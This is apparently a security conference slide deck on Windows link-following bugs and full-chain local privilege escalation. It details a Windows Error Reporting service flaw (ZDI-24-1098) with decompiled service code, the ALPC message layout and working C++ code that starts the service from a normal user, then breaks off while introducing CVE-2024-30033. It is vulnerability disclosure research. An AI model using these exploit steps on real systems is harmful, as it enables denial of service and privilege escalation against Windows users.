

# **Follow the Link: Building Full-Chain Local Privilege Escalation on Windows**

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# C:\> who we are

## - Bocheng Xiang

Bocheng Xiang ([@crispr\\_x](#)) is a PhD candidate at Fudan University. He is listed on the MSRC MVR 2024/2025 and ranked Top #20 on the MSRC 2024 Q3 Windows Leaderboard.

He has published papers at USENIX Security, and his topics has been accepted by BlackHat USA/Europe.

## - HeeChan Kim

HeeChan Kim ([@heegong123](#)) is enrolled at Soongsil University. He is ranked on the MSRC 2024 Q2 Windows Leaderboard, also a member of [TeamH4C](#).

He is working at THEORI of Korea, and researching Windows Logic Bugs.

# Agenda

- Background
- Details About How To Make an Full-Chain Exploitation
- Full-Chain Exploitation in Real-World
- Countermeasures
- Conclusion

# Background

What is “Link Following Bugs” ?

# What is "Link Following Bugs" ?

**CWE-59: Improper Link Resolution Before File Access ('Link Following')**

Weakness ID: 59  
 Vulnerability Mapping: **ALLOWED**  
 Abstraction: Base

View customized information:

▼ **Description**

The product attempts to access a file based on the filename, but it does not properly prevent that filename from identifying a link or shortcut that resolves to an unintended resource.

► **Alternate Terms**


▼ **Relationships**

📄 ▼ **Relevant to the view "Research Concepts" (View-1000)**

| Nature    | Type | ID                   | Name                                                 |
|-----------|------|----------------------|------------------------------------------------------|
| ChildOf   | 👤    | <a href="#">706</a>  | Use of Incorrectly-Resolved Name or Reference        |
| ParentOf  | 👤    | <a href="#">61</a>   | UNIX Symbolic Link (Symlink) Following               |
| ParentOf  | 👤    | <a href="#">62</a>   | UNIX Hard Link                                       |
| ParentOf  | 👤    | <a href="#">64</a>   | Windows Shortcut Following (.LNK)                    |
| ParentOf  | 👤    | <a href="#">65</a>   | Windows Hard Link                                    |
| ParentOf  | 👤    | <a href="#">1386</a> | Insecure Operation on Windows Junction / Mount Point |
| CanFollow | 👤    | <a href="#">73</a>   | External Control of File Name or Path                |
| CanFollow | 👤    | <a href="#">363</a>  | Race Condition Enabling Link Following               |

- **Link Following Bugs:** abuses symlinks, hard links, or NTFS junctions to perform malicious actions.
- **Impacts**
  - Sensitive Information Leakage
  - Denial of Service
  - Local Privilege Escalation
  - ...

# History of "Link Following Bugs"



# Why "Link Following Bugs"

- They are logic bugs 
  - Highly stable
  - Architecture-independent
  - Resilient to code changes
- Easy Exploitation
- Valuable to attackers (LPE)  
Apple: \$2500-\$50000, Microsoft: \$2000-\$20000
- Interesting and Having Fun 

# Overview

- We first demonstrate the full-chain exploitation by disclosing a long-standing Windows Oday (ZDI-24-1098).
- We share 4 undisclosed real-world vulns that abuses this overlooked primitive. (CVE-2024-43114,CVE-2024-49107,CVE-2024-30033,CVE-2025-54530)
- We summarize the countermeasures and present practical bypasses we found during coordinated disclosure.



# Arbitrary Process Termination

“Windows Error Reporting Service”



# How we find the Oday: ZDI-24-1098

August 6th, 2024

## (0Day) Microsoft Windows Error Reporting Service Missing Authorization Arbitrary Process Termination Vulnerability

**ZDI-24-1098**  
**ZDI-CAN-22870**

### CVE ID

### CVSS SCORE

5.5, AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H

### AFFECTED VENDORS

Microsoft

### AFFECTED PRODUCTS

Windows

### VULNERABILITY DETAILS

This vulnerability allows local attackers to create a denial-of-service condition on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.

The specific flaw exists within the Windows Error Reporting service. The issue results from the lack of authorization prior to allowing access to functionality. An attacker can leverage this vulnerability to terminate arbitrary processes and create a denial-of-service condition on the system.

## Arbitrary Process Termination Through Windows Error Reporting Service

# How we find the Oday: By Researching 1-day

## Windows Error Reporting Service Elevation of Privilege Vulnerability

CVE-2022-35795

Security Vulnerability

Released: Aug 9, 2022

Assigning CNA: Microsoft

CVE.org link: [CVE-2022-35795](https://cve.org/CVE-2022-35795)

Impact: Elevation of Privilege    Max Severity: Important

CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

Metrics: CVSS:3.1 7.8 / 6.8

## Windows Error Reporting Manager Elevation of Privilege Vulnerability

CVE-2019-1315

Security Vulnerability

Released: Oct 8, 2019

Assigning CNA: Microsoft

CVE.org link: [CVE-2019-1315](https://cve.org/CVE-2019-1315)

Impact: Elevation of Privilege    Max Severity: Important



CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C

Metrics: CVSS:3.1 7.8 / 7.0


- **CVE-2022-35795:** Incorrect Handle Duplicate lead to EOP
- **CVE-2019-1315:** Arbitrary File Write lead to EOP

# What is "Windows Error Reporting Service" ?



- **wersvc**
  - Windows Error Reporting Service
  - **SYSTEM Priv**
  - **ALPC Server(\\WindowsErrorReportingServicePort)**

# wersvc ALPC?



wersvc


Through ALPC

- Terminate Hang Process
- WER
- etc...

has ALPC Server(\\WindowsErrorReportingServicePort)

└ Accessible from Low Integrity

# wersvc ALPC?



wersvc

has ALPC Server(\\WindowsErrorReportingServicePort)

Through ALPC

- Terminate Hang Process
- WER
- etc...

How exactly was this implemented??

# Terminate Hang Process



```
typedef struct _WER_SVC_MSG
{
    DWORD v;
    CHAR unknown1[36];
    DWORD requestCode;
    DWORD unknown2;
    DWORD pid;
    CHAR unknown3[0x600];
} WER_SVC_MSG, *PWER_SVC_MSG;
```

- This structure is used by the service for its ALPC
- The data is fully user-controlled.
- How does the service use the members of this structure?

# Terminate Hang Process



```
typedef struct _WER_SVC_MSG
{
    DWORD v;
    CHAR unknown1[36];
    DWORD requestCode;
    DWORD unknown2;
    DWORD pid;
    CHAR unknown3[0x600];
} WER_SVC_MSG, *PWER_SVC_MSG;
```




```
__int64 __fastcall CWerService::SvcReportHang(
    struct _RTL_CRITICAL_SECTION *this,
    struct _WER_SVC_MSG *a2,
    struct _WER_SVC_MSG *a3)
{
    ...
    v6 = CWerService::OpenSenderProcessThread(this, a2, 0x1FFFFFFu, &hObject, 0x1FFFFFFu, &v22,
    1u); v8 = hObject;
    v9 = v22;
    ...
    v15 = (HWND)*((_QWORD *)a2 + 41);
    v16 = *(_DWORD *)a2 + 344;
    v17 = *(_DWORD *)a2 + 345;
    v10 = CWerService::TryReportHang(
        (CWerService *)this,
        v8,
        v9,
        (unsigned int *)a2 + 12,
        v14,
        (unsigned int *)a2 + 30,
        (unsigned __int8 *)a2 + 248,
        (unsigned __int8 *)a2 + 264,
        v15,
        (unsigned __int16 *)a2 + 168,
        v16,
        (const unsigned __int16 *)a2 + 428,
        v17,
        &v20,
        &v18,
        &v19);
    ...
}
```

If the requestCode is **0x10000000**, wersvc calls the **CWerService::SvcReportHang** function.



# Terminate Hang Process

The `CWerService::SvcReportHang` function has the following call flow:



# Terminate Hang Process

## CHungApp::Report

1. Open Process Handle with pid member of the structure
2. Impersonate through handle and create werfault.exe
3. Terminate the process with the opened handle through TerminateProcess function

So, is there a check for this PID?

```

__int64 __fastcall CHungApp::Report(CHungApp *this, unsigned int a2) {
    ...
    // [1]
    v23 = OpenProcess(0x100611u, 0, *((_DWORD *)this + 12)); // this + 12 = Control PID
    ...
    v26 = OpenProcess(0x100411u, 0, *((_DWORD *)this + 12));
    *((_QWORD *)this + 148) = v26;

    // [2]
    ProcessToken = UserTokenUtility::GetProcessToken(*(void **)this + 148), 0,
    &h0b48c4b0Object;
    v7 = StringCchPrintfW(CommandLine, 0x104ui64, L"werfault.exe /hc /shared %s", v150);
    if ( !ImpersonateLoggedOnUser(v48) )
    {
        ...
        v79 = CreateProcessAsUserW(
            v48,
            (LPCWSTR)ProcessInformation,
            CommandLine,
            0i64,
            0i64,
            0,
            0x8404u,
            lpEnvironment,
            lpCurrentDirectory,
            &StartupInfo,
            &hTargetProcessHandle);
        ...
        RevertToSelf();
        if ( v123
            && !*((_DWORD *)this + 612)
            && *((_BYTE *)this + 340) & 8) == 0
            && v7 != -2145681404
            && TerminateProcess(v123, 0xCFFFFFFF) ) // [3]
        ...
    }
}

```

# Arbitrary Process Termination

NO!!!!

There is no checking for PID

Now, We have two things.

1. Can normal user communicate with wersvc through ALPC
2. Can control PID member of the structure.

It means Arbitrary Process Termination with SYSTEM priv???

No We have a problem

# Arbitrary Process Termination

Windows Error Reporting Service Properties (Local Computer) X

General Log On Recovery Dependencies

Service name: WerSvc

Display name: Windows Error Reporting Service

Description: Allows errors to be reported when programs stop working or responding and allows existing solutions to be delivered. Also allows logs to be generated for

Path to executable:  
C:\WINDOWS\System32\svchost.exe -k WerSvcGroup

Startup type: Manual

---

Service status: Running

Start Stop Pause Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK Cancel Apply

Unfortunately, the wersvc is not always running.

It means We can't connect wersvc's ALPC Server.

# Arbitrary Process Termination

```
C:\Windows\System32>sc qtriggerinfo wersvc
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: wersvc

        START SERVICE
        CUSTOM                : e46eead8-0c54-4489-9898-8fa79d059e0e [ETW PROVIDER
        UUID]
```

By checking wersvc start-triggers with `sc qtriggerinfo`.  
We can find a registered ETW event handler.

# Arbitrary Process Termination

```

__int64 SignalStartWerSvc(void)
{
    unsigned int v0; // ebx
    int v1; // edi
    int v3; // [rsp+40h] [rbp-28h] BYREF
    __int128 v4; // [rsp+48h] [rbp-20h] BYREF

    v0 = 0;
    v1 = 0;
    if ( (int)ZwQueryWnfStateNameInformation(&WNF_WER_SERVICE_START, 1LL, 0LL, &v3, 4) >= 0 && v3 )
        v1 = (int)ZwUpdateWnfStateData(&WNF_WER_SERVICE_START, 0LL, 0LL, 0LL, 0, 0) >= 0;
    v4 = 0LL;
    if ( !(unsigned int)EtwEventWriteNoRegistration(&`SignalStartWerSvc'::`2':`WerSvcTriggerGuid, &v4,
0LL, 0LL) )
        ++v1;
    if ( !v1 )
        return (unsigned int)-1073741696;
    return v0;
}

```

The ETW trigger logic for wersvc is located in `wer!SignalStartWerSvc` function

# Arbitrary Process Termination



Now, We can start  
wersvc from normal  
user



```
CHAR WNF_WER_SERVICE_START[] = { 0x75, 0x08, 0xBC, 0xA3, 0x3A, 0x0B, 0x94, 0x41 };
DWORD InfoBuffer;
result = ZwQueryWnfStateNameInformation(WNF_WER_SERVICE_START, 1i64, 0i64, &InfoBuffer,
sizeof(InfoBuffer));
if (result != NT_SUCCESS) {
    wcout << L"[-] Failed ZwQueryWnfStateNameInformation" << endl;
    exit(0);
}
wcout << L"[+] Success ZwQueryWnfStateNameInformation" << endl;

result = ZwUpdateWnfStateData(WNF_WER_SERVICE_START, 0, 0, 0, 0, 0, 0);
if (result != NT_SUCCESS) {
    wcout << L"[-] Failed ZwUpdateWnfStateData" << endl;
    exit(0);
}
wcout << L"[+] Success ZwUpdateWnfStateData" << endl;

GUID werSvcTriggerGuid;
werSvcTriggerGuid.Data1 = 0x0E46EEAD8;
werSvcTriggerGuid.Data2 = 0x0C54;
werSvcTriggerGuid.Data3 = 0x4489;
char data4[] = { 0x98, 0x98, 0x8F, 0xA7, 0x9D, 0x05, 0x9E, 0x0E };
memcpy(&(werSvcTriggerGuid.Data4), data4, 8);

QWORD v4[2] = { 0, };
result = EtwEventWriteNoRegistration(&werSvcTriggerGuid, v4, 0, 0);
if (result != NT_SUCCESS) {
    wcout << L"[-] Failed EtwEventWriteNoRegistration" << endl;
    exit(0);
}
wcout << L"[+] Success EtwEventWriteNoRegistration" << endl;
```


# Arbitrary Process Termination



1. We can normal user communicate with wersvc through ALPC
  2. We can control PID member of the structure.
  3. We can start wersvc from normal user.
- = **Arbitrary Process Termination with SYSTEM priv.**



# Arbitrary Process Termination



# Full Chain Exploitation in Real-World

“WerFault” + “Link Following Bug” = Full Chain LPE 

# CVE-2024-30033

## Windows Search Service Arbitrary File Deletion Vulnerability

### Windows Search Service Elevation of Privilege Vulnerability

CVE-2024-30033

Security Vulnerability

**Released: May 14, 2024**

Assigning CNA: Microsoft

CVE.org link: [CVE-2024-30033](https://cve.org/CVE-2024-30033)

Impact: Elevation of Privilege    Max Severity: Important

Weakness: [CWE-59: Improper Link Resolution Before File Access](#) ('Link Following')

CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

Metrics: CVSS:3.1 7.0 / 6.1 ⓘ

# How we find the Oday: Researching 1-day

## Windows Search Service Elevation of Privilege Vulnerability

CVE-2023-36394

Security Vulnerability

Released: 2023년 11월 14일

Assigning CNA: Microsoft

CVE.org link: [CVE-2023-36394](https://cve.org/CVE-2023-36394)

Impact: Elevation of Privilege Max Severity: Important

Weakness: [CWE-59: Improper Link Resolution Before File Access \('Link Following'\)](#)

CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C


Metrics: CVSS:3.1 7.0 / 6.1

• **CVE-2023-36394:** Windows Search Service Elevation of Privilege Vulnerability

Just Same to Windows Error Reporting 🙄😓😏




# CVE-2024-30033: Windows Search Service EoP



- Windows Search Service
  - A service for searching files and directories
  - SearchIndexer.exe
  - Load `C:\Program Files\Common Files\microsoft shared\ink\IpsPlugin.dll`
  - **SYSTEM Priv**


# CVE-2024-30033: Windows Search Service EoP

The SearchIndexer.exe has the following call flow:



# CVE-2024-30033: Windows Search Service EoP

